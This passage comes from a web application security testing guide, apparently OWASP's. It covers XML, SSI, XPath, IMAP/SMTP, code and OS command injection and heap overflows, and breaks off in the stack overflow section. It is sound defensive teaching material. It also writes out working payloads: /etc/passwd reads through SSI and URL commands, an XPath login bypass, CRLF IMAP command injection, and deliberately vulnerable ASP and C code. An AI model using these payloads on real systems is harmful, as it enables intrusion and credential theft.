If the tester can control some values for nodes enclosing the userid tag (like in this example), by injection a comment start/end sequence like the following:

```
Username: tony
Password: Un6R34kb!e</password><userid>0</userid><mail>s4tan@hell.com
```

The XML database file will be :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
```

```

<user>
  <username>tony</username>
  <password>Un6R34kb!e</password><!--</password>
  <userid>500</userid>
  <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
</user>
</users>

```

This way, the original *userid* tag will be commented out and the one injected will be parsed in compliance to DTD rules. The result is that user 'tony' will be logged with *userid=0* (which could be an administrator uid)

REFERENCES

Whitepapers

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt

4.8.9 SSI INJECTION (OWASP-DV-009)

BRIEF SUMMARY

Web servers usually give to the developer the possibility of adding small pieces of dynamic code inside static HTML pages, without having to play with full-fledged server-side or client-side languages. This feature is incarnated by the **Server-Side Includes (SSI)**, a very simple extension that can enable an attacker to inject code into HTML pages, or even perform remote code execution.

DESCRIPTION OF THE ISSUE

Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an alternative to writing CGI program or embedding code using server-side scripting languages, when there's only need to perform very simple tasks. Common SSI implementations provide commands to include external files, to set and print web server CGI environment variables, and to execute external CGI scripts or system commands.

Putting an SSI directive into a static HTML document is as easy as writing a piece of code like the following:

```
<!--#echo var="DATE_LOCAL" -->
```

to print out the current time.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

to include the output of a CGI script.

```
<!--#include virtual="/footer.html" -->
```

to include the content of a file.

```
<!--#exec cmd="ls" -->
```



to include the output of a system command.

Then, if the web server's SSI support is enabled, the server will parse these directives, both in the body or inside the headers. In the default configuration, usually, most web servers don't allow the use of the *exec* directive to execute system commands.

As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that's going to make the application or the web server itself behave in an unforeseen manner. Talking about SSI injection, the attacker could provide input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page, would be parsed as SSI directives.

We are talking about an issue very similar to a classical scripting language injection problem; maybe less dangerous, as the SSI directives are not comparable to a real scripting language and because the web server needs to be configured to allow SSI; but also simpler to exploit, as SSI directives are easy to understand and powerful enough to output the content of files and to execute system commands.

BLACK BOX TESTING

The first thing to do when testing in a Black Box fashion is finding if the web server actually supports SSI directives. The answer is almost certainly a yes, as SSI support is quite common. To find out, we just need to discover which kind of web server is running on our target, using classic information gathering techniques.

Whether we succeed or not in discovering this piece of information, we could guess if SSI are supported just looking at the content of the target web site we are testing: if it makes use of *.shtml* files then SSI are probably supported, as this extension is used to identify pages containing these directives. Unfortunately, the use of the *shtml* extensions is not mandatory, so not having found any *shtml* files doesn't necessarily mean that the target is not prone to SSI injection attacks.

Let's go to the next step, which is needed not only to find out if an SSI injection attack is really plausible, but also to identify the input points we can use to inject our malicious code.

In this step the testing activity is exactly the same needed to test for other code injection vulnerabilities. We need to find every page where the user is allowed to submit some kind of input, and verify whether the application is correctly validating the submitted input or, otherwise, if we could provide data that is going to be displayed unmodified (as error message, forum post, etc.). Besides common user-supplied data, input vectors that are always to be considered are HTTP request headers and cookies content, that can be easily forged.

Once we have a list of potential injection points, we can check if the input is correctly validated and then find out where in the web site the data we provided are going to be displayed. We need to make sure that we are going to be able to make characters like those used in SSI directives:

```
< ! # = / . " - > and [a-zA-Z0-9]
```

go through the application and be parsed by the server at some point.

Exploiting the lack of validation is as easy as submitting, for example, a string like the following:

```
<!--#include virtual="/etc/passwd" -->
```

in a input form, instead of the classic:

```
<script>alert("XSS")</script>
```

The directive would be then parsed by the server the next time it needs to serve the given page, thus including the content of the Unix standard password file.

The injection can be performed also in HTTP headers, if the web application is going to use that data to build a dynamically generated page:

```
GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#virtual include="/proc/version"-->
```

GRAY BOX TESTING AND EXAMPLE

Being able to review the application source code we can quite easily find out:

1. If SSI directives are used; if they are, then the web server is going to have SSI support enabled, making SSI injection at least a potential issue to investigate;
2. Where user input, cookie content and HTTP headers are handled; the complete input vectors list is then quickly built;
3. How the input is handled, what kind of filtering is performed, what characters the application is not letting through and how many types of encoding are taken into account.

Performing these steps is mostly a matter of using `grep`, to find the right keywords inside the source code (SSI directives, CGI environment variables, variables assignment involving user input, filtering functions and so on).

REFERENCES

Whitepapers

- IIS: "Notes on Server-Side Includes (SSI) syntax" - <http://support.microsoft.com/kb/203064>
- Apache Tutorial: "Introduction to Server Side Includes" - <http://httpd.apache.org/docs/1.3/howto/ssi.html>
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - <http://www.cgisecurity.net/papers/header-based-exploitation.txt>
- SSI Injection instead of JavaScript Malware - <http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html>

Tools

- Web Proxy Burp Suite - <http://portswigger.net>
- Paros - <http://www.parosproxy.org/index.shtml>
- WebScarab - http://www.owasp.org/index.php/OWASP_WebScarab_Project
- String searcher: `grep` - <http://www.gnu.org/software/grep>, your favorite text editor



4.8.10 XPATH INJECTION (OWASP-DV-010)

BRIEF SUMMARY

XPath is a language that has been designed and developed to operate on data that is described with XML. The XPath injection allows an attacker to inject XPath elements in a query that uses this language. Some of the possible goals are to bypass authentication or access information in an unauthorized manner.

SHORT DESCRIPTION OF THE ISSUE

Web applications heavily use databases to store and access the data they need for their operations. Since the dawn of the Internet, relational databases have been by far the most common paradigm, but in the last years we are witnessing an increasing popularity for databases that organize data using the XML language. Just like relational databases are accessed via SQL language, XML databases use XPath, which is their standard interrogation language. Since from a conceptual point of view, XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as SQL Injection attacks. In some aspects, XPath is even more powerful than standard SQL, as its whole power is already present in its specifications, whereas a large slice of the techniques that can be used in a SQL Injection attack leverages the characteristics of the SQL dialect used by the target database. This means that XPath injection attacks can be much more adaptable and ubiquitous. Another advantage of an XPath injection attack is that, unlike SQL, there are not ACLs enforced, as our query can access every part of the XML document.

BLACK BOX TESTING AND EXAMPLE

The XPath attack pattern was first published by Amit Klein [1] and is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let's imagine a login page that manages the authentication to an application in which the user must enter his/her username and password. Let's assume that our database is represented by the following XML file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>wls3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

An XPath query that returns the account whose username is "gandalf" and the password is "!c3" would be the following:

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

If the application does not properly filter such input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values:

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

Looks quite familiar, doesn't it? Using these parameters, the query becomes:

```
string(//user[username/text()=' ' or '1' = '1' and password/text()=' ' or '1' =
'1' ]/account/text())
```

As in a common SQL Injection attack, we have created a query that is always evaluated as true, which means that the application will authenticate the user even if a username or a password have not been provided.

And as in a common SQL Injection attack, with XPath injection the first step is to insert a single quote (') in the field to be tested, introducing a syntax error in the query ,and check whether the application returns an error message.

If there is no knowledge about the XML data internal details and if the application does not provide useful error messages that help us reconstruct its internal logic, it is possible to perform a [Blind XPath Injection](#) attack whose goal is to reconstruct the whole data structure. The technique is similar to inference based SQL Injection, as the approach is to inject code that creates a query that returns one bit of information. [Blind XPath Injection](#) is explained in more detail by Amit Klein in the referenced paper.

REFERENCES

Whitepapers

- [1] Amit Klein: "Blind XPath Injection" - <https://www.watchfire.com/securearea/whitepapers.aspx?id=9>
- [2] XPath 1.0 specifications - <http://www.w3.org/TR/xpath>

4.8.11 IMAP/SMTP INJECTION (OWASP-DV-011)


BRIEF SUMMARY

This threat affects all applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not properly sanitized.

DESCRIPTION OF THE ISSUE

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to make a direct testing.

An IMAP/SMTP Injection makes possible to access a mail server which previously did not have direct access from the Internet. In some cases, these internal systems do not have the same level of infrastructure security hardening applied to the front-end web servers: so the mail server results more exposed to successful attacks by end users (see the scheme presented in next figure).



Communication with the mail servers using the IMAP/SMTP Injection technique.

Figure 1 depicts the flow control of traffic generally seen when using webmail technologies. Step 1 and 2 is the user interacting with the webmail client, whereas step 2' is the tester bypassing the webmail client and interacting with the back-end mail servers directly. This technique allows a wide variety of actions and attacks. The possibilities depend on the type and scope of injection and the mail server technology being tested. Some examples of attacks using the IMAP/SMTP Injection technique are:

- Exploitation of vulnerabilities in the IMAP/SMTP protocol
- Application restrictions evasion
- Anti-automation process evasion
- Information leaks
- Relay/SPAM

BLACK BOX TESTING AND EXAMPLE

The standard attack patterns are:

- Identifying vulnerable parameters
- Understanding the data flow and deployment structure of the client
- IMAP/SMTP command injection

Identifying vulnerable parameters

In order to detect vulnerable parameters, the tester has to analyse the application's ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a secure developed application, the response should be an error with some corresponding action telling the client something

has gone wrong. In a not secure application, the malicious request may be processed by the back-end application that will answer with a "HTTP 200 OK" response message.

It is important to note that the requests being sent should match the technology being tested. Sending SQL injection strings for Microsoft SQL server when a MySQL server is being used will result in false positive responses. In this case, sending malicious IMAP commands is modus operandi since IMAP is the underlying protocol being tested.

IMAP special parameters that should be used are:

On the IMAP server	On the SMTP server
Authentication	Emissor e-mail
operations with mail boxes (list, read, create, delete, rename)	Destination e-mail
operations with messages (read, copy, move, delete)	Subject
Disconnection	Message body
	Attached files

In this testing example, the "mailbox" parameter is being tested by manipulating all requests with the parameter in:

`http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1`

The following examples can be used.

- Left the parameter with a null value:

`http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1`

- Substitute the value with a random value:

`http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1`

- Add other values to the parameter:

`http://<webmail>/src/read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1`

- Add non standard special characters (i.e.: \, ', ", @, #, !, |):

`http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1`

- Eliminate the parameter:

`http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1`

The final result of the above testing gives the tester three possible situations:

S1 - The application returns a error code/message



S2 - The application does not return an error code/message, but it does not realize the requested operation

S3 - The application does not return an error code/message and realizes the operation requested normally

Situations S1 and S2 represent successful IMAP/SMTP injection.

An attacker's aim is receiving the S1 response as it's an indicator that the application is vulnerable to injection and further manipulation.

Let's suppose that a user visualizes the email headers across the following HTTP request:

```
http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

An attacker might modify the value of the parameter INBOX by injecting the character " (%22 using URL encoding):

```
http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

In this case the application answer will be:

```
ERROR: Bad or malformed request.  
Query: SELECT "INBOX"  
Server responded: Unexpected extra arguments to Select
```

S2 is a harder testing technique to successfully execute. The tester needs to use blind command injection in order to determine if the server is vulnerable.

On the other hand, the last scene (S3) does not have relevancy in this paragraph.

Result Expected:

- List of vulnerable parameters
- Affected functionality
- Type of possible injection (IMAP/SMTP)

Understanding the data flow and deployment structure of the client

After identifying all vulnerable parameters (for example, "passed_id"), the tester needs to determine what level of injection is possible and then draw up a testing plan to further exploit the application.

In this test case, we have detected that the application's "passed_id" is vulnerable and used in the following request:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```

Using the following test case (to use an alphabetical value when a numerical value is required):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

will generate the following error message:

```
ERROR : Bad or malformed request.  
Query: FETCH test:test BODY[HEADER]  
Server responded: Error in IMAP command received by server.
```

In the previous example, the other error message returned the name of the executed command and the associated parameters.

In other situations, the error message ("not controlled" by the application) contains the name of the executed command, but reading the suitable RFC (see "Reference" paragraph) allows the tester to understand what other possible commands can be executed.

If the application does not return descriptive error messages, the tester needs to analyze the affected functionality to understand and deduce all possible commands (and parameters) associated with the above mentioned functionality. For example, if the detection of the vulnerable parameter has been realized trying to create a mailbox, it is logical to think that the IMAP command affected will be "CREATE" and, according to the RFC, it contains a only parameter with values that correspond to the mailbox name that it is expected to create.

Result Expected:

- List of IMAP/SMTP commands affected
- Type, value and number of parameters waited by the affected IMAP/SMTP commands

IMAP/SMTP command injection

Once the tester has identified vulnerable parameters and has analyzed the context in which they are executed, the next stage is exploiting the functionality.

This stage has two possible outcomes:

1. The injection is possible in an unauthenticated state: the affected functionality does not require the user to be authenticated. The injected (IMAP) commands available are limited to: CAPABILITY, NOOP, AUTHENTICATE, LOGIN, and LOGOUT.
2. The injection is only possible in an authenticated state: the successful exploitation requires the user to be fully authenticated before testing can continue

In any case, the typical structure of an IMAP/SMTP Injection is as follows:

- Header: ending of the expected command;
- Body: injection of the new command;
- Footer: beginning of the expected command.

It is important to state that in order to execute the IMAP/SMTP command, the previous one must have finished with the CRLF (%0d%0a) sequence. Let's suppose that in the stage 1 ("Identifying vulnerable parameters"), the attacker detects the parameter "message_id" of the following request as a vulnerable parameter:

```
http://<webmail>/read_email.php?message_id=4791
```

Let's suppose also that the outcome of the analysis performed in the stage 2 ("Understanding the data flow and deployment structure of the client") has identified the command and arguments associated with this parameter:

```
FETCH 4791 BODY[HEADER]
```

In this scene, the IMAP injection structure would be:



```
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101
FETCH 4791
```

Which would generate the following commands:

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

where:

```
Header = 4791 BODY[HEADER]
Body    = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791
```

Result Expected:

- Arbitrary IMAP/SMTP command injection

REFERENCES

Whitepapers

- [RFC 0821](#) "Simple Mail Transfer Protocol".
- [RFC 3501](#) "Internet Message Access Protocol - Version 4rev1".
- Vicente Aguilera Díaz: "MX Injection: Capturing and Exploiting Hidden Mail Servers" - <http://www.webappsec.org/projects/articles/121106.pdf>

4.8.12 CODE INJECTION (OWASP-DV-012)

BRIEF SUMMARY

This section describes how a tester can check if it is possible to enter code as input on a web page and have it executed by the web server. More information about Code Injection here: http://www.owasp.org/index.php/Code_Injection

DESCRIPTION OF THE ISSUE

Code Injection testing involves a tester submitting code as input that is processed by the web server as dynamic code or as in an included file. These tests can target various server side scripting engines, i.e. ASP, PHP, etc. Proper validation and secure coding practices need to be employed to protect against these attacks.

BLACK BOX TESTING AND EXAMPLE

Testing for PHP Injection vulnerabilities:

Using the querystring, the tester can inject code (in this example, a malicious URL) to be processed as part of the included file:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

Result Expected:

The malicious URL is accepted as a parameter for the PHP page, which will later use the value in an include file.

GRAY BOX TESTING AND EXAMPLE
Testing for ASP Code Injection vulnerabilities

Examine ASP code for user input used in execution functions, e.g. Can the user enter commands into the Data input field? Here, the ASP code will save it to file and then execute it:

```
<%
If not isEmpty(Request( "Data" )) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
'Data.txt is executed
Server.Execute( "data.txt" )
Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
</form>
<%
End If
%>))
```

REFERENCES

- Security Focus - <http://www.securityfocus.com>
- Insecure.org - <http://www.insecure.org>
- Wikipedia - <http://www.wikipedia.org>
- OWASP Code Review - http://www.owasp.org/index.php/OS_Injection

4.8.13 OS COMMANDING (OWASP-DV-013)

BRIEF SUMMARY

In this paragraph we describe how to test an application for OS commanding testing: this means try to inject an on command through an HTTP request to the application.

SHORT DESCRIPTION OF THE ISSUE

OS Commanding is a technique used via a web interface in order to execute OS commands on the web server.



The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS commanding is preventable when security is emphasized during the design and development of applications.

BLACK BOX TESTING AND EXAMPLE

When viewing a file in a web application, the file name is often shown in the URL. Perl allows piping data from a process into an open statement. The user can simply append the Pipe symbol “|” onto the end of the filename.

Example URL before alteration:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Example URL modified:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

This will execute the command “/bin/ls”.

Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute the command.

Example:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Example

Consider the case of an application that contains a set of documents that you can browse from the Internet. If you fire up WebScarab, you can obtain a POST HTTP like the following:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 Firefox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2VbclQ9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33
```

```
Doc=Doc1.pdf
```

In this post we notice how the application retrieves the public documentation. Now we can test if it is possible to add an operating system command to inject in the POST HTTP. Try the following:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 Firefox/2.0
```

```

Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2VbclQ9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

```

```
Doc=Doc1.pdf+|+Dir c:\
```

If the application doesn't validate the request, we can obtain the following result:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
```

The output is:

```

Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
18/10/2006 00:27 2,675 Dir_Prog.txt
18/10/2006 00:28 3,887 Dir_ProgFile.txt
16/11/2006 10:43
    Doc
    11/11/2006 17:25
        Documents and Settings
        25/10/2006 03:11
            I386
            14/11/2006 18:51
                h4ck3r
                30/09/2005 21:40 25,934
                    OWASP1.JPG
                    03/11/2006 18:29
                        Prog
                        18/11/2006 11:20
                            Program Files
                            16/11/2006 21:12
                                Software
                                24/10/2006 18:25
                                    Setup
                                    24/10/2006 23:37
                                        Technologies
                                        18/11/2006 11:14
                                            3 File 32,496 byte
                                            13 Directory 6,921,269,248 byte disponibili
                                            Return code: 0

```

In this case we have obtained an OS Injection.

GRAY BOX TESTING

Sanitization

The URL and form data needs to be sanitized for invalid characters. A “blacklist” of characters is an option but it may be difficult to think of all of the characters to validate against. Also there may be some that were not discovered as of yet. A



“white list” containing only allowable characters should be created to validate the user input. Characters that were missed, as well as undiscovered threats, should be eliminated by this list.

Permissions

The web application and its components should be running under strict permissions that do not allow operating system command execution. Try to verify all these information to test from a Gray Box point of view

REFERENCES

White papers

- <http://www.securityfocus.com/infocus/1709>

Tools

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- OWASP WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

4.8.14 BUFFER OVERFLOW TESTING (OWASP-DV-014)

RELATED SECURITY ACTIVITIES

Description of Buffer Overflow

See the OWASP article on [Buffer Overflow](#) Attacks.

See the OWASP article on [Buffer Overflow](#) Vulnerabilities.

How to Avoid Buffer Overflow Vulnerabilities

See the [OWASP Development Guide](#) article on how to [Avoid Buffer Overflow](#) Vulnerabilities.

How to Review Code for Buffer Overflow Vulnerabilities

See the [OWASP Code Review Guide](#) article on how to [Review Code for Buffer Overruns and Overflows](#) Vulnerabilities.

What's buffer overflow?

To find out more about buffer overflow vulnerabilities, please go to [Buffer Overflow](#) pages.

How to test for buffer overflow vulnerabilities?

Different types of buffer overflow vulnerabilities have different testing methods. Here are the testing methods for the common types of buffer overflow vulnerabilities.

- [Testing for heap overflow vulnerability](#)
- [Testing for stack overflow vulnerability](#)
- [Testing for format string vulnerability](#)

4.8.14.1 HEAP OVERFLOW

BRIEF SUMMARY

In this test we check whether a tester can make an heap overflow that exploits a memory segment.

DESCRIPTION OF THE ISSUE


Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information.

When a heap-based buffer is overflowed, the control information in these tags is overwritten, and when the heap management routine frees the buffer, a memory address overwrite take place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. Practically, an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with an address of a malicious payload.

There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in code for these vulnerabilities to manifest.

BLACK BOX TESTING AND EXAMPLE

The principles of black box testing for heap overflows remain the same as stack overflows. The key is to supply different and larger size strings as compared to expected input. Although the test process remains the same, the results that are visible in a debugger are significantly different. While in the case of a stack overflow an instruction pointer or SEH overwrite would be apparent, this does not hold true for a heap overflow condition. When debugging a windows program, a heap overflow can appear in several different forms, the most common one being a pointer exchange taking place after the heap management routine comes into action. Shown below is a scenario that illustrates a heap overflow vulnerability.



The two registers shown, EAX and ECX, can be populated with user supplied addresses which are a part of the data that is used to overflow the heap buffer. One of the addresses can be of a function pointer which needs to be overwritten, for example UEF (Unhandled Exception filter), and the other can be address of user supplied code that needs to be executed.

When MOV instructions shown in the left pane are executed, the overwrite takes place and user supplied code gets executed when the function is called. As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using Fuzzing techniques.

GRAY BOX TESTING AND EXAMPLE

When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise. Code that may seem to be innocuous at the first glance can prove to be vulnerable when certain conditions occur. Since there are several variants of this vulnerability, we will cover issues that are predominant. Most of the time heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure operations like strcpy () on them. The myth, that a stack overflow and instruction pointer overwrite are the only means to execute arbitrary code, proves to be hazardous in case of code shown below:-

```
int main(int argc, char *argv[])
{
    .....

    vulnerable(argv[1]);
    return 0;
}

int vulnerable(char *buf)
{
    HANDLE hp = HeapCreate(0, 0, 0);

    HLOCAL chunk = HeapAlloc(hp, 0, 260);
```

```

strcpy(chunk, buf);    Vulnerability''↓''
    .....
return 0;
}

```

In this case, if buf exceeds 260 bytes, it will overwrite pointers in the adjacent boundary tag facilitating overwrite of an arbitrary memory location with 4 bytes of data once the heap management routine kicks in.

Lately several products, especially anti-virus libraries, have been affected by variants that are combinations of an integer overflow and copy operations to a heap buffer. As an example, consider a vulnerable code snippet, a part of code responsible for processing TNEF filetypes, from Clam Anti Virus 0.86.1, source file tnef.c and function tnef_message():

```

Vulnerability''↓string = cli_malloc(length + 1); ''
Vulnerability''↓if(fread(string, 1, length, fp) != length) {''
free(string);
return -1;
}

```

The malloc in line 1 allocates memory based on the value of length, which happens to be a 32 bit integer. In this particular example, length is user-controllable, and a malicious TNEF file can be crafted to set length to '-1', which would result in malloc(0). Following this malloc would allocate a small heap buffer, which would be 16 bytes on most 32 bit platforms (as indicated in malloc.h).

And now in line 2 heap overflow occurs in the call to fread(). The 3rd argument, in this case length, is expected to be a size_t variable. But if it's going to be '-1', the argument wraps to 0xFFFFFFFF and thereby copying 0xFFFFFFFF bytes into the 16 byte buffer.

Static code analysis tools can also help in locating heap related vulnerabilities such as "double free" etc. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

REFERENCES

Whitepapers

- w00w00: "Heap Overflow Tutorial" - <http://www.w00w00.org/files/articles/heaptut.txt>
- David Litchfield: "Windows Heap Overflows" - <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>
- Alex wheeler: "Clam Anti-Virus Multiple remote buffer overflows" - <http://www.rem0te.com/public/images/clamav.pdf>

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com/projects/Framework>
- Stack [Varun Uppal (varunuppal81@gmail.com)]



4.8.14.2 STACK OVERFLOW

BRIEF SUMMARY

In this section we describe a particular overflow test that focus on how to manipulate the program stack.

DESCRIPTION OF THE ISSUE

Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity since exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. An extract from the buffer overflow section of OWASP Guide 2.0 states that:

“Almost every platform, with the following notable exceptions:

J2EE – as long as native methods or system calls are not invoked

.NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)

PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called “

can suffer from stack overflow issues.

